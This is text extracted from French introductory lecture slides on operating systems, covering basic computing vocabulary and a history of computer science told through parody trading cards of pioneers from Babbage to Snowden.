

Introduction aux SE et à leur fonctionnement

CM1 : Introduction

Mickaël Martin Nevot

V1.4.0



Cette œuvre de [Mickaël Martin Nevot](#) est mise à disposition selon les termes de la [licence Creative Commons Attribution - Pas d'Utilisation Commerciale - Partage à l'Identique 3.0 non transposé](#).

Introduction aux SE et à leur fonctionnement

- I. Présentation
- II. Intro.
- III. OS et shell
- IV. Installation
- V. Apps

Avant-propos

« Ne laissez pas les mots penser à votre place.
Ayez une parole habitée. » — Jiddu Krishnamurti

- Quelqu'un qui connaît l'informatique peut valoir 100 hommes
- Même si vous découvrez un jour que vous pensez vous être trompé de filière, persister à apprendre le plus possible de l'informatique vous servira probablement toujours plus que quoi que ce soit d'autre



Exigences : clients / serveurs

- Être (autant que faire se peut) exemplaire !
- Être porteur de solutions !
- Avoir le réflexe relation clients / fournisseurs



Je suis client : je dois être satisfait !


Je suis serveurur : je dois satisfaire !

Vocabulaire

« Ne laissez pas les mots penser à votre place.
Ayez une parole habitée. » — Jiddu Krishnamurti

Méthode scientifique (selon René Descartes):

1. Objet évident (sujet de l'étude, problème à résoudre et hypothèses)
2. Diviser jusqu'à obtenir un ensemble de problèmes triviaux
3. Recomposer
4. Réviser (vue globale, confirmer ou réfuter les hypothèses)



Vocabulaire

Représentation : rendre sensible un concept ou un objet absent
« au moyen d'une image, d'une figure ou d'un signe »



Système : ensemble d'éléments interagissant entre eux selon des règles

Modélisation :

- représentation abstraite d'un système qui facilite son étude et permet de le simuler
- vue subjective, décomposée mais pertinente de la réalité
- représentation d'un système dans un autre monde que celui du système

Paradigme : représentation du monde selon un modèle cohérent

Vocabulaire

Prédicat : ce qui est affirmé à propos d'un autre terme



Logique : représentation virtuelle, à opposer à une description physique

Logique (ou code source) :


- **Technique** : non spécifique, utilitaire (communication, persistance, etc.)
- **Métier** : spécifique au « métier » ou domaine du système

Vocabulaire

Sémantique : sens : traite de l'interprétation et de la signification des systèmes



Discrétisation : représentation finie discontinue d'un ensemble continu



Idempotence : opération ayant le même effet qu'on l'applique une ou plusieurs fois

Vocabulaire

Atomique : opérations qui s'exécutent entièrement sans pouvoir être interrompues avant la fin de leur déroulement

Transaction : suite d'opération vue et manipulée de manière atomique

Service : composant logiciel permettant la communication et l'échange de données entre applications et systèmes hétérogènes

Protocole : conventions qui facilitent une communication sans faire directement partie du sujet de la communication elle-même



Application, applicatif, app : programme (ou ensemble logiciel) réalisant une tâche élémentaire (ou un ensemble de tâches d'un même domaine ou formant un tout)


Vocabulaire

Pas fondamentalement gratuit

Open source : possibilités de libre redistribution, d'accès au code source et de création de travaux dérivés

Logiciel libre : utilisation, étude, modification et duplication par autrui en vue de diffusion permises, techniquement et légalement

Creative commons (CC) : licences permettant de libérer les œuvres des droits de propriété intellectuelle standard de leur pays, jugés trop restrictifs



Préhistoire


IXe
siècle



Préhistoire

1842


Charles Babbage 2 



Legendary Creature — Royaume-Uni 

Polymathe précurseur de l'informatique, il fut le premier à énoncer le principe d'un ordinateur.

Il passa sa vie à développer sa machine analytique inachevée, ancêtre mécanique des ordinateurs modernes.

Auteur inconnu 

© & © 1993-2013 Wizards of the Coast, LLC


Ada Lovelace 



Legendary Creature — Royaume-Uni 

Pionnière de l'informatique, elle est considérée comme le premier développeur de l'histoire. Elle a travaillé sur la machine analytique de Charles Babbage.

Le langage de programmation Ada a été nommé en son honneur.

Alfred Edward Chalton 

© & © Wizards of the Coast & Mickael Martin-Nevot

Préhistoire

1847



George Boole 2 

Legendary Creature — Royaume-Uni 

Créateur de la logique moderne, fondée sur une structure algébrique et sémantique, que l'on appelle algèbre de Boole en son honneur.

Auteur inconnu  11/11

™ & © Wizards of the Coast & Miskaël Martin-Névoit

Invention de l'ordinateur


1940



L'ère des pionniers

1946


Claude Shannon 2 



Legendary Creature — USA 


Père fondateur de la théorie de l'information qui donnera notamment naissance au codage de l'information, à la compression de données et à la cryptographie.

On lui doit le modèle de Shannon.

Auteur inconnu  **10/10**

© & © Wizards of the Coast & Mickaël Martin-Névo

John von Neumann 




Legendary Creature — Hongrie 

Génie moderne ayant donné son nom à l'architecture de von Neumann utilisée dans la quasi-totalité des ordinateurs modernes.

Il est aussi le premier à envisager la notion de singularité technologique.

La médaille John von Neumann est nommée en son honneur.

Alan Richards  **16/16**

© & © Wizards of the Coast & Mickaël Martin-Névo

L'ère des pionniers

1959


Edsger Dijkstra 



Legendary Creature — Pays-Bas 

Informaticien à l'origine d'Algol, un des tout premiers langages de programmation, du système d'exploitation THE, du concept de sémaphore et de l'algorithme portant son nom permettant de résoudre le problème du plus court chemin.

Le prix Dijkstra a été renommé en son honneur.

Hamilton Richards  **13/13**

™ & © Wizards of the Coast & Mickaël Martin-Nevot

Grace Hopper 




Legendary Creature — USA 

Vice-amiral de la marine américaine.

Conceptrice du premier compilateur et du langage de programmation COBOL.

On lui attribue à tort le terme de bogue bien qu'elle soit effectivement à l'origine du concept de débogage.

Courtesy of Vassar  **12/12**

™ & © Wizards of the Coast & Mickaël Martin-Nevot

L'ère des pionniers

1969

Donald Knuth ★★★★★



Legendary Creature — USA **M12**

Auteur d'une centaine d'articles et d'une dizaine de livres sur l'algorithmique et les mathématiques discrètes dont l'ouvrage de référence *The Art of Computer Programming*.

Créateur du logiciel TeX.

Jacob Appelbaum
™ & © Wizards of the Coast & Mickaël Martin-Nevot

12/12

Margaret Hamilton 3



Legendary Creature — USA **M12**

Conceptrice du système embarqué du programme spatial Apollo.

Elle a révolutionné l'informatique à destination critique, spatial, nucléaire, aéronautique et le développement de programmes informatiques à forte résistance aux défauts.


Daphne Weid Nichols
™ & © Wizards of the Coast & Mickaël Martin-Nevot

8/8

Unix et C

1969


Ken Thompson



Legendary Creature – USA


Codéveloppeur d'Unix.

Il est aussi l'inventeur des langages de programmation B, précurseur du C, et Go de Google.

 Jacob Appelbaum
12/12

™ & © Wizards of the Coast & Mickaël Martin-Névet

1972

Dennis Ritchie



Legendary Creature – USA



Codéveloppeur d'Unix.

Cocréateur du langage de programmation C.

 Auteur inconnu
12/12

™ & © Wizards of the Coast & Mickaël Martin-Névet


Brian Kernighan
1*****



Legendary Creature – Canada


Cocréateur du langage de programmation C.

Il imagina également les heuristiques pour les problèmes de partitionnement de graphe et du voyageur de commerce.

 Ben Lowe
11/11

™ & © Wizards of the Coast & Mickaël Martin-Névet

Internet

1971

1973

1985

Ray Tomlinson 3 ⚔ ⚔




Legendary Creature — USA 

A l'origine du réseau ARPANET (ancêtre d'Internet).
Créateur de l'adresse e-mail (et de l'utilisation du @).

→ Jorge Gobbi **8/8**
™ & © Wizards of the Coast & Mickaël Martin-Névoit

Vint Cerf 3 ⚔ ⚔



Legendary Creature — USA 

Pionnier d'Internet.
Co-inventeur du protocole TCP/IP.

→ Duncan Hull **8/8**
™ & © Wizards of the Coast & Mickaël Martin-Névoit

Radia Perlman 3 ⚔ ⚔



Legendary Creature — USA 


Conceptrice de logiciels et ingénieure réseau parfois appelée la « Mère de l'Internet »

→ Scientist-100 **8/8**
™ & © Wizards of the Coast & Mickaël Martin-Névoit


Base de données

1970

1974



Edgar Frank Codd 



Legendary Creature — Royaume-Uni 

Inventeur du modèle relationnel des base de données.


Il est également à l'origine du traitement analytique en ligne (OLAP) et des douze règles de Codd.

Jacob Appelbaum
Wizards of the Coast & Mickaël Martin Nevot

11/11



Jim Gray 



Legendary Creature — USA 

Grand contributeur au monde des bases de données et des transactions informatiques.

Tony Hey
Wizards of the Coast & Mickaël Martin Nevot

9/9

RSA et MD5

1977



Microsoft et Apple

1980

Bill Gates 




Legendary Creature — USA 

Cofondateur de Microsoft.

A l'origine du système d'exploitation Windows.

A l'origine du langage de programmation BASIC.

™ & © Wizards of the Coast & Mickaël Martin-Névoit

Steve Jobs 




Legendary Creature — USA 

Cofondateur d'Apple.

A l'origine du système d'exploitation Macintosh.

Pionnier, souvent qualifié de visionnaire, de l'avènement de l'ordinateur personnel, du baladeur numérique, du smartphone et de la tablette tactile.

™ & © Wizards of the Coast & Mickaël Martin-Névoit

Steve Wozniak 



Legendary Creature — USA 

Cofondateur d'Apple.

Concepteur des premiers Apple.

™ & © Wizards of the Coast & Mickaël Martin-Névoit

Pirates et sécurité informatique

1980



GNU/Linux

1983

1987

1991

Richard Stallman



Legendary Creature — USA

Concepteur du système d'exploitation libre GNU (« GNU n'est pas Unix »).
 Créateur d'Emacs.
 Militant du logiciel libre et fondateur de la Free Software Foundation (FSF).

→ Ruben Rodriguez **10/10**
™ & © Wizards of the Coast & Mickaël Martin-Névoit

Andrew Tanenbaum



Legendary Creature — USA

Concepteur de systèmes d'exploitation, en particulier MINIX, le précurseur de Linux.
 Il est également réputé pour ses publications en systèmes informatiques, tous hautement pédagogique et de référence.

→ Auteur inconnu **9/9**
™ & © Wizards of the Coast & Mickaël Martin-Névoit

Linus Torvalds



Legendary Creature — Finlande


Créateur de Linux (à l'âge de 21 ans).
 Créateur de Git.

→ Krd **13/13**
™ & © Wizards of the Coast & Mickaël Martin-Névoit

Programmation orienté objet

1987

Barbara Liskov 2***



Legendary Creature — USA M12

Elle a posé les bases de la programmation orienté objet (POO).

Elle a notamment donné son nom au principe de substitution de Liskov utilisé en POO.

Donna Coveney 10/10

TM & © Wizards of the Coast & Mickaël Martin-Nevot

Bertrand Meyer 2***



Legendary Creature — France M12

Créateur du langage de programmation orienté objet (POO) Eiffel, qui fait figure de référence pour la POO.

Fuchsias 9/9

TM & © Wizards of the Coast & Mickaël Martin-Nevot

Langages de programmation

1983

1994

Bjarne Stroustrup 



Legendary Creature — Denmark 

Auteur du langage de programmation C++, un des plus utilisés dans le monde.

 **Auteur inconnu** **10/10**

™ & © Wizards of the Coast & Mickaël Martin-Nevot

James Gosling 



Legendary Creature — Canada 

Concepteur du langage de programmation Java.

 **Peter Campbell** **9/9**

™ & © Wizards of the Coast & Mickaël Martin-Nevot

Web

1990



Tim Berners-Lee *☠☠☠☠☠

Legendary Creature — Royaume-Uni 

Principal inventeur du World Wide Web (WWW).

Inventeur du HTML.

Il préside le World Wide Web Consortium (W3C), organisme qu'il a fondé.

13/13

CERN
© Wizards of the Coast & Mickael Martin-Nevot

Langages Web

1991

1994

1995

Guido van Rossum 



Legendary Creature – Pays-Bas 

Créateur du langage de programmation Python.

 Daniel Stroud **8/8**

™ & © Wizards of the Coast & Mickaël Martin-Nevot

Rasmus Lerdorf 



Legendary Creature – Danemark 

Inventeur du langage de programmation PHP.

 William Stadtwald Demchick **8/8**

™ & © Wizards of the Coast & Mickaël Martin-Nevot

Brendan Eich 



Legendary Creature – USA 

Inventeur du langage de programmation JavaScript.

 Darcy Padilla **8/8**

™ & © Wizards of the Coast & Mickaël Martin-Nevot

Vim

1991



Bram Moolenaar (4★)

Legendary Creature — Pays-Bas (M2)

Auteur de Vim.

Membre très actif de la communauté open source.

Sebastian Bergmann
TM & © Wizards of the Coast & Mickaël Martin-Nevot

7/7

Google

1998

Larry Page



Legendary Creature — USA

Cofondateur de Google.
Cofondateur du conglomérat de sociétés Alphabet.

S. de P. 11/11

TM & © Wizards of the Coast & Mickaël Martin-Nevot

Sergey Brin



Legendary Creature — Russie

Cofondateur de Google.
Cofondateur du conglomérat de sociétés Alphabet.
Superviseur de Google X Lab.

Steve Jurvetson 11/11

TM & © Wizards of the Coast & Mickaël Martin-Nevot

Facebook

2004



Lanceurs d'alerte et hacktivistes

2000

2006

2013

Aaron Swartz
1



Legendary Creature – USA

Aaron Swartz a eu une influence décisive dans l'essor d'Internet.

Il participa notamment au développement du format RSS et des licences Creative Commons.

Hacktiviste politique, il se suicida à 26 ans.

Sage Ross
9/9

™ & © Wizards of the Coast & Mickaël Martin-Névet

Julian Assange
3



Legendary Creature – Australie

Lanceur d'alerte, il est le fondateur de WikiLeaks, le wiki des lanceurs d'alertes, des fuites d'information, des scandales et des violations des droits de l'homme qui protège ses sources.

Auteur inconnu
8/8

™ & © Wizards of the Coast & Mickaël Martin-Névet

Edward Snowden
4



Legendary Creature – USA


Lanceur d'alerte ayant révélé l'existence de plusieurs programmes de surveillance de masse.

Ancien employé de la CIA et de la NSA.





Laura Poitras
7/7

™ & © Wizards of the Coast & Mickaël Martin-Névet

